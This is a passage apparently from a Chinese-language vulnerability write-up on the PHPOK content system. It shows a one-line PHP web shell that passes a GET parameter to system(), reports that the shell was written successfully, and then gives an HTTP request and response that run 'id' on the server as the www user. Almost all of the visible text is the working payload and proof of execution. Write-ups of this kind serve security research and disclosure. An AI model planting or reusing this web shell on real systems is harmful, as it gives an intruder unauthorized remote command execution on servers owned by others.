
shell 写入成功。

文件内容：



```
��Z<?php system($_GET["shell"]);?>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200529174659-574eb260-a191-1.png)



```
GET /naiquan.php?shell=id HTTP/1.1
Host: phpok
```

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.1
Date: Fri, 29 May 2020 08:47:58 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.4.0
Content-Length: 48

��Zuid=1000(www) gid=1000(www) groups=1000(www)
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200529174714-6006472e-a191-1.png)